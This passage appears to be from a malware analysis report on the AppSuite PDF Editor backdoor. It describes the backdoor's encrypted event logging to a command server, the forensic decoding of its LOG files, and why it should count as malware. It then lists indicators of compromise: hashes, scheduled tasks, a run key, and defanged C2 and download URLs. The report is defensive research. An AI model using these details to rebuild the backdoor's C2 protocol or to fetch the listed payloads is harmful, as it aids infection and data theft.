Figure 14: The wcs handler syncs Chromium pref and spref files and applies a list of registry values.

Event logging

AppSuites has an event logging mechanism with 68 event codes and three log levels. It sends all steps of execution and any exceptions to the server.

The event object has the following values:

- bid – code
- c – context information
- e – string representation of exception object
- i – installation ID (iid) or the string ‘initialization’ if it does not exists yet
- l – log level, INFO (1), ERROR (-1) or DEBUG (0)
- m – one of 68 event codes
- p – flag of unknown meaning, currently always set to 1
- s – current command string
- v – version string

The context information in c is a string representation of a list, where each element is separated by ‘|’. The event logger translates boolean values to the characters ‘1’ or ‘0’. The context is used to provide additional information, e.g., a JSON object that AppSuite tried to parse while an exception occurred.

This event object is encrypted with AES-256-CBC, using the first 0x18 bytes of the e-key followed by the first 0x8 bytes of the installation ID as key. If the installation ID does not exist yet, the script uses the string ‘initialization’ instead.

The backdoor sends the encrypted data blob, IV (initialization vector) and installation ID as parameters via POST request to hxxps://appsuites(dot)ai/api/s3/**event**

Forensic value of LOG1 and LOG0

LOG1 and LOG0 reside in the following folder:

%USERPROFILE%\PDF Editor\resources\app\w-electron\bin\release**default**

LOG1 is an encoded JSON file that holds installation ID (‘iid’), SID (‘usid’), backdoor-specific encryption key (‘e-key’) and browser keys ('c-key', ‘wv-key’, ‘sf-key’, ‘ol-key’, ‘cw-key’, ‘pas-key’).

Per default only the size has a value, any other values are empty at first and may be added later during execution of the backdoor.

We created the following Python script to decode LOG1:

The decoded LOG1 tells analysts whether the backdoor already received an installation ID and whether it extracted application keys.

LOG0 is not directly created in the code. Its only reference is a function that is called from the **--check** and **--reboot** routines and copies ‘usid’ (SID) and ‘iid’ (installation ID) values from LOG0 to LOG1. We suspect that the malware developers might use it for local debugging, because the installation ID is required before most of the backdoor’s code executes properly. With the LOG0 file the developer could set the installation ID and SID immediately and does not have to wait for the server’s response.

It might also be a way to change these values remotely via the file download actions of the backdoor without causing any syncing issues while the program is running.

Malware classification and relation to OneStart

There is no doubt in our view: AppSuite PDF Editor is malicious. It is a classic trojan horse with a backdoor that is currently massively downloaded. For instance, we saw 28,689 download attempts last week in our telemetry.

We announced our findings early on social media such as X, LinkedIn, Bluesky and Mastodon (see [P4],[P5]). Still, many security vendors classify the program as *potentially unwanted application* rather than malware. *Potentially unwanted* also implies that the software is sometimes wanted. Yes, AppSuite includes a functioning PDF editor, but who would knowingly trade that for a backdoor? We hope that this article changes the perception.

Some security experts have pointed to links between AppSuite and OneStart PDF Editor, suggesting that the same threat actor is behind both applications [P1,P2]. At this stage, we can neither confirm nor rule out that connection. What is clear, however, is that the two programs differ in their code base, and OneStart requires its own dedicated analysis.

The boldness of AppSuite threat actors in submitting their malware as false positives is not an isolated incident. In recent weeks, we had multiple attempts by threat actors to challenge our verdicts while posing as legitimate software publishers. Security vendors must be aware of this ploy and remain suspicious of such files.

What remains without question: Free PDF editors are highly sought after, and if the most convincing options come from threat actors, we do have a problem.

Indicators of compromise

The following files and URLs were the basis of our analysis and revealed the file locations and persistence indicators below.

Additionally we provide the deobfuscated script[7] for fellow researchers. We renamed function and variable names manually, so they should not be used as basis for detection signatures. Most strings of the sample are encrypted in the original file and will only appear in memory.

Install locations

%LOCALAPPDATA%\Programs\PDF Editor

%USERPROFILE%\PDF Editor

Sample hashes

[1] MSI: fde67ba523b2c1e517d679ad4eaf87925c6bbf2f171b9212462dc9a855faa34b

[2] pdfeditor.js: b3ef2e11c855f4812e64230632f125db5e7da1df3e9e34fdb2f088ebe5e16603

[3] UtilityAddon.node: 6022fd372dca7d6d366d9df894e8313b7f0bd821035dd9fa7c860b14e8c414f2

[4] PDFEditorSetup.exe: da3c6ec20a006ec4b289a90488f824f0f72098a2f5c2d3f37d7a2d4a83b344a0

[5] PDF Editor.exe: cb15e1ec1a472631c53378d54f2043ba57586e3a28329c9dbf40cb69d7c10d2c

[6] Uninstall PDF Editor.exe: 956f7e8e156205b8cbf9b9f16bae0e43404641ad8feaaf5f59f8ba7c54f15e24

[7] Deobfuscated pdfeditor.js: 104428a78aa75b4b0bc945a2067c0e42c8dfd5d0baf3cb18e0f6e4686bdc0755

Persistence values and user agent

User Agent - PDFFusion/93HEU7AJ

Scheduled task 1 – PDFEditorScheduledTask executing

%USERPROFILE%\PDF Editor\PDF Editor.exe --cm=--partialupdate

Scheduled task 2 – PDFEditorUScheduledTask executing

%USERPROFILE%\PDF Editor\PDF Editor.exe --cm=--backupupdate

Scheduled task 3 – ShiftLaunchTask

Scheduled task 4 – OneLaunchLaunchTask

Scheduled task 5 – WaveBrowser-StartAtLogin

RUN key PDFEditorUpdater with value

%USERPROFILE%\PDF Editor\PDF Editor.exe

C2 URLs

hxxps://appsuites(dot)ai

hxxps://sdk.appsuites(dot)ai

hxxps://log.appsuites(dot)ai

hxxps://on.appsuites(dot)ai

Download URLs

hxxps://vault.appsuites(dot)ai/AppSuite-PDF-1.0.28.exe

[D1] hxxps://pdfmeta(dot)com

[D2] hxxps://pdfartisan(dot)com

[D3] hxxps://appsuites(dot)ai

[D4] hxxps://pdfreplace(dot)com
